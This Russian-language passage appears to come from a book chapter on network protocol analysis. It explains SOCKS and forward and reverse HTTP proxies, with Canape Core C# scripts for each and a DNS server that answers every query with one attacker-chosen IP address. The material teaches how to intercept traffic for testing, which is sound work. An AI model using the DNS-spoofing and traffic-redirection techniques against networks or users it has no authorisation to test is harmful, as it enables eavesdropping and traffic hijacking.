Например, рассмотрим приложение, у которого задано одно имя узла или один IP-адрес назначения. Вы можете управлять этим адресом напрямую, изменив конфигурацию приложения, либо подменив имя узла. Затем приложение пытается подключиться к TCP-портам `443` и `1234`. Поскольку вы можете управлять адресом подключения, но не портами,

необходимо настроить прокси перенаправления для обоих портов, даже если вас интересует только трафик через порт `1234`.

Кроме того, такой прокси может затруднить обработку нескольких соединений с общеизвестным портом. Например, если прокси перенаправления прослушивает порт `1234` и создаёт соединение с портом `1234` узла `www.domain.com`, должным образом будет работать только перенаправленный трафик исходного домена. Если потребуется также перенаправить `www.badgers.com`, задача усложнится. Эту проблему можно смягчить, если приложение позволяет задать целевые адрес и порт, либо применив другие методы, например преобразование сетевых адресов назначения (Destination Network Address Translation, DNAT), чтобы направлять определённые соединения в отдельные прокси перенаправления. (В главе 5 подробнее рассматривается DNAT и множество других, более сложных методов перехвата сетевого трафика.)

Кроме того, протокол может использовать целевой адрес для собственных целей. Например, заголовок `Host` в протоколе передачи гипертекста (HyperText Transport Protocol, HTTP) может применяться для выбора виртуального узла. Из-за этого протокол, пропущенный через прокси с перенаправлением портов, способен работать иначе, чем перенаправленное соединение, либо вообще не работать. Однако по крайней мере для HTTP я рассмотрю способ обойти это ограничение в разделе «Обратный HTTP-прокси» на странице 32.

Прокси SOCKS

Считайте прокси SOCKS усиленной версией прокси с перенаправлением портов. Он не только перенаправляет TCP-соединения в требуемое сетевое расположение: каждое новое соединение начинается с простого протокола установления связи, который сообщает прокси конечный адрес назначения, а не фиксирует его заранее. Он также может поддерживать прослушивающие соединения, что важно для таких протоколов, как протокол передачи файлов (File Transfer Protocol, FTP), которым необходимо открывать новые локальные порты, чтобы сервер мог отправлять данные. На рисунке 2-9 представлен обзор прокси SOCKS.




Рисунок 2-9. Обзор прокси SOCKS

В настоящее время используются три распространённых варианта протокола: SOCKS 4, 4a и 5, каждый со своим назначением. Версия 4 поддерживается чаще всего, но работает лишь с соединениями IPv4, а целевой адрес должен задаваться как 32-битовый IP-адрес.

В обновлении версии 4, получившем номер 4a, появилась возможность подключаться по имени узла, что полезно при отсутствии DNS-сервера, способного разрешать IP-адреса. В версии 5 были добавлены поддержка имён узлов и IPv6, перенаправление UDP и усовершенствованные механизмы аутентификации; кроме того, это единственная версия, определённая в RFC 1928.

Например, чтобы установить соединение SOCKS с IP-адресом `10.0.0.1` на порту `12345`, клиент отправляет запрос, показанный на рисунке 2-10. Компонент `USERNAME` является единственным способом аутентификации в SOCKS версии 4 (знаю, не особенно надёжным). Поле `VER` содержит номер версии, в данном случае 4. Поле `CMD` указывает, что клиент хочет установить исходящее соединение (для привязки к адресу используется `CMD` со значением 2), а TCP-порт и адрес задаются в двоичной форме.

	VER 0x04	CMD 0x01	TCP PORT 12345	IP ADDRESS 0x10000001	USERNAME "james"	NULL 0x00
Size in octets	1	1	2	4	VARIABLE	1

Рисунок 2-10. Запрос SOCKS версии 4

Если соединение установлено успешно, прокси отправляет соответствующий ответ, показанный на рисунке 2-11. Поле `RESP` указывает состояние ответа; поля TCP-порта и адреса имеют значение только для запросов привязки. После этого соединение становится прозрачным, и клиент с сервером непосредственно обмениваются данными; прокси-сервер лишь перенаправляет трафик в обоих направлениях.




Рисунок 2-11. Успешный ответ SOCKS версии 4

Простая реализация

Библиотеки Canape Core имеют встроенную поддержку SOCKS 4, 4a и 5. Поместите листинг 2-6 в файл сценария C#, заменив `LOCALPORT` в точке 2 локальным TCP-портом, который должен прослушивать прокси SOCKS.

```
// SocksProxy.csx - простой прокси SOCKS
// Предоставить методы, подобные WriteLine и WritePackets
using static System.Console;
using static CANAPE.Cli.ConsoleUtils;

// Создать шаблон прокси SOCKS
var template = new SocksProxyTemplate(); // 1
template.LocalPort = LOCALPORT;           // 2

// Создать и запустить экземпляр прокси
var service = template.Create();
service.Start();

WriteLine("Created {0}", service);
WriteLine("Press Enter to exit...");
ReadLine();
service.Stop();

// Вывести пакеты
var packets = service.Packets;
WriteLine("Captured {0} packets:",
    packets.Count);
WritePackets(packets);
```

Листинг 2-6. Пример простого прокси SOCKS

Листинг 2-6 следует той же схеме, что была задана для прокси с перенаправлением портов TCP в листинге 2-4. Но в данном случае код в точке 1 создаёт шаблон прокси SOCKS. В остальном код полностью совпадает.

Перенаправление трафика в прокси

Чтобы определить, как направить сетевой трафик приложения через прокси SOCKS, сначала изучите само приложение. Например, при открытии настроек прокси в Mozilla Firefox появляется диалоговое окно, показанное на рисунке 2-12. В нём Firefox можно настроить на использование прокси SOCKS.




Рисунок 2-12. Настройка прокси в Firefox

Однако поддержка SOCKS не всегда очевидна. Если вы тестируете приложение Java, среда выполнения Java принимает параметры командной строки, включающие поддержку SOCKS для любого исходящего TCP-соединения. Например, рассмотрим очень простое приложение Java из листинга 2-7, которое подключается к IP-адресу `192.168.10.1` на порту `5555`.

```
// SocketClient.java - простой клиент сокета TCP на Java
import java.io.PrintWriter;
import java.net.Socket;

public class SocketClient {
    public static void main(String[] args) {
        try {
            Socket s = new Socket("192.168.10.1", 5555);
            PrintWriter out = new PrintWriter(s.getOutputStream(), true);
            out.println("Hello World!");
            s.close();
        } catch(Exception e) {
        }
    }
}
```

Листинг 2-7. Простой клиент TCP на Java

Если запустить скомпилированную программу обычным способом, она будет работать ожидаемо. Но если передать в командной строке два специальных системных свойства, `socksProxyHost` и `socksProxyPort`, можно указать прокси SOCKS для любого TCP-соединения:

```
java -DsocksProxyHost=localhost -DsocksProxyPort=1080 SocketClient
```

В результате TCP-соединение будет установлено через прокси SOCKS на порту `1080` узла localhost.

Ещё одно место, где можно определить способ направления сетевого трафика приложения через прокси SOCKS, - стандартные настройки прокси операционной системы. В macOS перейдите в **System Preferences > Network > Advanced > Proxies**. Появится диалоговое окно, показанное на рисунке 2-13. В нём можно настроить общесистемный прокси SOCKS или обычные прокси для других протоколов. Это работает не всегда, но попробовать такой простой вариант стоит.

Кроме того, если приложение категорически не поддерживает SOCKS напрямую, эту возможность могут добавить некоторые инструменты для произвольных приложений. В их число входят как бесплатные инструменты с открытым исходным кодом, например Dante (inet.no) в Linux, так и коммерческие, например Proxifier (proxifier.com), работающий в Windows и macOS. Так или иначе, все они внедряются в приложение, добавляют поддержку SOCKS и изменяют работу функций сокетов.




Рисунок 2-13. Диалоговое окно настройки прокси в macOS

Преимущества прокси SOCKS

Очевидное преимущество прокси SOCKS перед простым перенаправителем портов состоит в том, что он должен перехватывать все TCP-соединения приложения, а при использовании SOCKS версии 5 потенциально и некоторый трафик UDP. Это преимущество действует при условии, что уровень сокетов операционной системы обёрнут таким образом, чтобы эффективно направлять все соединения через прокси.

Кроме того, с точки зрения клиентского приложения прокси SOCKS обычно сохраняет адрес назначения соединения. Поэтому, если клиентское приложение отправляет внутри основного потока данные, ссылающиеся на его конечную точку, сервер увидит ожидаемую конечную точку. Однако исходный адрес при этом не сохраняется. Некоторые протоколы, например FTP, предполагают, что могут запросить открытие портов на исходном клиенте. Протокол SOCKS предоставляет возможность привязывать прослушивающие соединения, но это усложняет реализацию. Перехват и анализ становятся труднее, поскольку приходится учитывать множество разных потоков данных, направленных к серверу и от него.

Недостатки прокси SOCKS

Главный недостаток SOCKS заключается в непоследовательной поддержке разными приложениями и платформами. Системный прокси Windows поддерживает только прокси SOCKS версии 4, а значит, разрешает лишь локальные имена узлов.

Он не поддерживает IPv6 и не имеет надёжного механизма аутентификации. Обычно лучшую поддержку можно получить, добавив SOCKS в существующее приложение с помощью специального инструмента, но и это не всегда работает хорошо.

HTTP-прокси

HTTP лежит в основе Всемирной паутины, а также бесчисленных веб-служб и протоколов REST. На рисунке 2-14 представлен обзор HTTP-прокси. Этот протокол также можно приспособить в качестве транспортного механизма для протоколов, не относящихся к вебу, например удалённого вызова методов Java (Remote Method Invocation, RMI) или протокола обмена сообщениями в реальном времени (Real Time Messaging Protocol, RTMP), поскольку он способен проходить через самые строгие межсетевые экраны. Важно понимать, как HTTP-проксирование работает на практике, потому что оно почти наверняка пригодится при анализе протоколов, даже если вы не тестируете веб-службу. Существующие инструменты тестирования веб-приложений редко работают идеально, когда HTTP используется за пределами исходной среды. Иногда единственным решением становится собственная реализация HTTP-прокси.




Рисунок 2-14. Обзор HTTP-прокси

Два основных типа HTTP-прокси - прямой и обратный. У каждого есть свои преимущества и недостатки для будущего аналитика сетевых протоколов.

Прямой HTTP-прокси

Протокол HTTP определён в RFC 1945 для версии 1.0 и RFC 2616 для версии 1.1. Обе версии предоставляют простой механизм проксирования HTTP-запросов. Например, в HTTP 1.1 указано, что первая полная строка запроса, называемая строкой запроса, имеет следующий формат:

```
GET /image.jpg HTTP/1.1
```

Метод, отмеченный в исходнике цифрой 1, задаёт действие запроса с помощью знакомых глаголов, таких как `GET`, `POST` и `HEAD`. В прокси-запросе он не отличается от метода обычного HTTP-соединения. Интересная для проксирования часть - путь, отмеченный цифрой 2. Как показано выше, абсолютный путь обозначает ресурс, над которым будет работать метод.

Важно, что путь также может быть абсолютным универсальным идентификатором ресурса (Uniform Resource Identifier, URI). Если указать абсолютный URI, прокси-сервер может установить новое соединение с адресатом, перенаправить весь трафик и вернуть данные клиенту. Прокси способен даже в ограниченной степени изменять трафик: добавлять аутентификацию, скрывать серверы версии 1.0 от клиентов версии 1.1, добавлять сжатие при передаче и выполнять множество других действий. Однако за эту гибкость приходится платить: прокси-сервер должен уметь обрабатывать HTTP-трафик, что значительно усложняет его. Например, следующая строка запроса обращается через прокси к ресурсу изображения на удалённом сервере:

```
GET http://www.domain.com/image.jpg HTTP/1.1
```

Внимательный читатель мог заметить проблему такого подхода к проксированию HTTP-взаимодействия. Прокси должен иметь доступ к нижележащему протоколу HTTP, но как быть с HTTPS, который переносит HTTP через зашифрованное соединение TLS? Можно было бы расшифровать трафик, однако в обычной среде HTTP-клиент вряд ли доверял бы предоставленному вами сертификату. Кроме того, TLS намеренно спроектирован так, чтобы провести атаку посредника любым другим способом было практически невозможно. К счастью, это было предусмотрено, и RFC 2817 предлагает два решения: возможность перевести HTTP-соединение на шифрование, подробности которой здесь не нужны, и, что важнее для наших целей, HTTP-метод `CONNECT` для создания прозрачных туннельных соединений через HTTP-прокси. Например, веб-браузер, желающий установить прокси-соединение с сайтом HTTPS, может отправить прокси следующий запрос:

```
CONNECT www.domain.com:443 HTTP/1.1
```

Если прокси принимает запрос, он устанавливает новое TCP-соединение с сервером. В случае успеха прокси должен вернуть следующий ответ:

```
HTTP/1.1 200 Connection Established
```

Теперь TCP-соединение с прокси становится прозрачным, и браузер может установить согласованное TLS-соединение без вмешательства прокси. Разумеется, стоит отметить, что прокси вряд ли проверяет, действительно ли в этом соединении используется TLS. Это может быть любой протокол, и некоторые приложения злоупотребляют данным обстоятельством, туннелируя через HTTP-прокси собственные двоичные протоколы. Поэтому HTTP-прокси нередко развёртывают с ограничением портов, к которым разрешено создавать туннели, до очень небольшого набора.

Простая реализация

Библиотеки Canape Core снова содержат простую реализацию HTTP-прокси. К сожалению, она не поддерживает метод `CONNECT` для создания прозрачного туннеля,

но для демонстрации её будет достаточно. Поместите листинг 2-8 в файл сценария C#, заменив `LOCALPORT` в точке 2 локальным TCP-портом, который требуется прослушивать.

```
// HttpProxy.csx - простой HTTP-прокси
// Предоставить методы, подобные WriteLine и WritePackets
using static System.Console;
using static CANAPE.Cli.ConsoleUtils;

// Создать шаблон прокси
var template = new HttpProxyTemplate(); // 1
template.LocalPort = LOCALPORT;          // 2

// Создать и запустить экземпляр прокси
var service = template.Create();
service.Start();

WriteLine("Created {0}", service);
WriteLine("Press Enter to exit...");
ReadLine();
service.Stop();

// Вывести пакеты
var packets = service.Packets;
WriteLine("Captured {0} packets:", packets.Count);
WritePackets(packets);
```

Листинг 2-8. Пример простого прямого HTTP-прокси

Здесь мы создали прямой HTTP-прокси. Код в точке 1 снова лишь немного отличается от предыдущих примеров: он создаёт шаблон HTTP-прокси.

Перенаправление трафика в прокси

Как и в случае прокси SOCKS, сначала следует обратиться к самому приложению. Приложение, использующее протокол HTTP, редко не имеет хотя бы какой-либо настройки прокси. Если специальных параметров поддержки HTTP-прокси у приложения нет, попробуйте конфигурацию операционной системы, которая находится там же, где настройки прокси SOCKS. Например, в Windows к системным параметрам прокси можно перейти, выбрав **Control Panel > Internet Options > Connections > LAN Settings**.

Многие утилиты командной строки в Unix-подобных системах, например `curl`, `wget` и `apt`, также позволяют задавать конфигурацию HTTP-прокси посредством переменных среды. Если присвоить переменной среды `http_proxy` URL используемого HTTP-прокси, например `http://localhost:3128`, приложение будет обращаться к нему. Для защищённого трафика можно аналогичным образом использовать `https_proxy`. Некоторые реализации допускают специальные схемы URL, например `socks4://`, чтобы указать использование прокси SOCKS.

Преимущества прямого HTTP-прокси

Главное преимущество прямого HTTP-прокси заключается в следующем: если приложение использует исключительно протокол HTTP, для добавления поддержки прокси ему достаточно заменить абсолютный путь в строке запроса абсолютным URI и отправить данные прослушивающему прокси-серверу. Кроме того, лишь немногие приложения, использующие HTTP в

качестве транспорта, ещё не поддерживают проксирование.

Недостатки прямого HTTP-прокси

Требование реализовать в прямом HTTP-прокси полноценный анализатор HTTP для обработки многочисленных особенностей протокола значительно усложняет программу. Эта сложность способна вызвать проблемы обработки или, в худшем случае, уязвимости безопасности. Кроме того, добавление адреса назначения прокси внутрь протокола означает, что внедрить поддержку HTTP-прокси в существующее приложение внешними средствами может быть сложнее, если только не преобразовать соединения для использования метода `CONNECT`, который работает даже с незашифрованным HTTP.

Из-за сложности обработки полноценного соединения HTTP 1.1 прокси часто либо отключают клиентов после единственного запроса, либо понижают версию взаимодействия до 1.0, в которой соединение ответа всегда закрывается после получения всех данных. Это может нарушить работу протокола более высокого уровня, рассчитывающего на версию 1.1 или конвейерную обработку запросов, то есть возможность одновременно держать в обработке несколько запросов для повышения производительности или сохранения локальности состояния.

Обратный HTTP-прокси

Прямые прокси довольно распространены в средах, где внутренний клиент подключается к внешней сети. Они служат границей безопасности, ограничивающей исходящий трафик небольшим набором типов протоколов. (На мгновение не будем обращать внимания на возможные последствия использования прокси `CONNECT` для безопасности.) Но иногда требуется проксировать входящие соединения, например для балансировки нагрузки или по соображениям безопасности, чтобы не выставлять серверы непосредственно во внешний мир. Однако возникает проблема: вы не контролируете клиента. Более того, клиент, скорее всего, даже не осознаёт, что подключается к прокси. Здесь и пригодится обратный HTTP-прокси.

Вместо требования указывать целевой узел в строке запроса, как это делает прямой прокси, можно воспользоваться тем, что все клиенты, совместимые с HTTP 1.1, обязаны отправлять в запросе HTTP-заголовок `Host`, указывающий исходное имя узла из URI запроса. (В HTTP 1.0 такого требования нет, но большинство клиентов этой версии всё равно отправляют заголовок.) С помощью информации заголовка `Host` можно определить исходный адрес назначения запроса и установить прокси-соединение с этим сервером, как показано в листинге 2-9.

```
GET /image.jpg HTTP/1.1
User-Agent: Super Funky HTTP Client v1.0
Host: www.domain.com
Accept: */*
```

Листинг 2-9. Пример HTTP-запроса

В листинге 2-9 показан типичный заголовок `Host`, отмеченный в исходнике цифрой 1, для HTTP-запроса к URL `http://www.domain.com/image.jpg`. Обратный прокси может легко воспользоваться этой информацией повторно, чтобы сформировать исходный адрес назначения. Но поскольку и здесь требуется разбирать HTTP-заголовки, этот способ сложнее применять к трафику HTTPS, защищённому TLS. К счастью, большинство реализаций TLS принимает сертификаты с подстановочным знаком, у которых субъект имеет вид `*.domain.com` или аналогичный и соответствует любому поддомену `domain.com`.

Простая реализация

Неудивительно, что библиотеки Canape Core содержат встроенную реализацию обратного HTTP-прокси, к которой можно обратиться, заменив объект шаблона `HttpProxyTemplate` на `HttpReverseProxyTemplate`. Но для полноты в листинге 2-10 показана простая реализация. Поместите следующий код в файл сценария C#, заменив `LOCALPORT`, отмеченный цифрой 1, локальным TCP-портом, который требуется прослушивать. Если значение `LOCALPORT` меньше 1024 и сценарий запускается в Unix-подобной системе, его также необходимо выполнить от имени пользователя root.

```
// ReverseHttpProxy.csx - простой обратный HTTP-прокси
// Предоставить методы, подобные WriteLine и WritePackets
using static System.Console;
using static CANAPE.Cli.ConsoleUtils;

// Создать шаблон прокси
var template = new HttpReverseProxyTemplate();
template.LocalPort = LOCALPORT; // 1

// Создать и запустить экземпляр прокси
var service = template.Create();
service.Start();

WriteLine("Created {0}", service);
WriteLine("Press Enter to exit...");
ReadLine();
service.Stop();

// Вывести пакеты
var packets = service.Packets;
WriteLine("Captured {0} packets:",
    packets.Count);
WritePackets(packets);
```

Листинг 2-10. Пример простого обратного HTTP-прокси

Перенаправление трафика в ваш прокси

Подход к перенаправлению трафика в обратный HTTP-прокси похож на применяемый при перенаправлении портов TCP: соединение перенаправляется прокси. Но есть существенное различие: нельзя просто изменить целевое имя узла. Это изменило бы заголовок `Host`, показанный в листинге 2-10. Если действовать неосторожно, можно создать цикл прокси.[1] Вместо этого лучше изменить IP-адрес, связанный с именем узла, с помощью файла `hosts`.

Но, возможно, тестируемое приложение работает на устройстве, которое не позволяет изменить файл `hosts`. В таком случае проще всего настроить собственный DNS-сервер, если вы можете изменить конфигурацию DNS-сервера.

Можно применить и другой подход: настроить полноценный DNS-сервер с соответствующими параметрами. Это может занять много времени и привести к ошибкам; спросите любого, кто когда-либо настраивал сервер bind. К счастью, существуют инструменты, способные выполнить требуемую задачу: вернуть IP-адрес нашего прокси в ответ на DNS-запрос. Один из таких инструментов - `dnsspoof`. Чтобы не устанавливать ещё один инструмент, можно воспользоваться DNS-сервером Canape. Базовый DNS-сервер подменяет все ответы DNS единственным IP-адресом (см. листинг 2-11). Замените строки `IPV4ADDRESS` в точке 1, `IPV6ADDRESS` в точке 2 и `REVERSEDNS` в точке 3 подходящими значениями. Как и обратный HTTP-прокси, в Unix-подобной системе этот сценарий необходимо запускать от имени root, поскольку он попытается привязаться к порту 53, что обычно запрещено обычным пользователям. В Windows такого ограничения на привязку к портам с

номерами меньше 1024 нет.

```
// DnsServer.csx - простой DNS-сервер
// Предоставить на глобальном уровне консольные методы, подобные WriteLine
using static System.Console;

// Создать шаблон DNS-сервера
var template = new DnsServerTemplate();

// Настроить адреса ответов
template.ResponseAddress = "IPV4ADDRESS";   // 1
template.ResponseAddress6 = "IPV6ADDRESS"; // 2
template.ReverseDns = "REVERSEDNS";        // 3

// Создать и запустить экземпляр DNS-сервера
var service = template.Create();
service.Start();
WriteLine("Created {0}", service);
WriteLine("Press Enter to exit...");
ReadLine();
service.Stop();
```

Листинг 2-11. Простой DNS-сервер

Теперь, если в конфигурации приложения указать ваш подменяющий DNS-сервер, приложение должно направить через него свой трафик.

Преимущество обратного HTTP-прокси

Преимущество обратного HTTP-прокси состоит в том, что клиентскому приложению не требуется поддержка типичной конфигурации прямого прокси. Это особенно полезно, если клиентское приложение не находится под вашим непосредственным контролем или имеет фиксированную конфигурацию, которую нельзя легко изменить. Если удаётся принудительно перенаправить исходные TCP-соединения прокси, он может без особого труда обрабатывать запросы к нескольким разным узлам.

Недостатки обратного HTTP-прокси

Недостатки обратного HTTP-прокси в основном совпадают с недостатками прямого прокси. Прокси должен уметь разбирать HTTP-запрос и обрабатывать особенности протокола.

Заключение

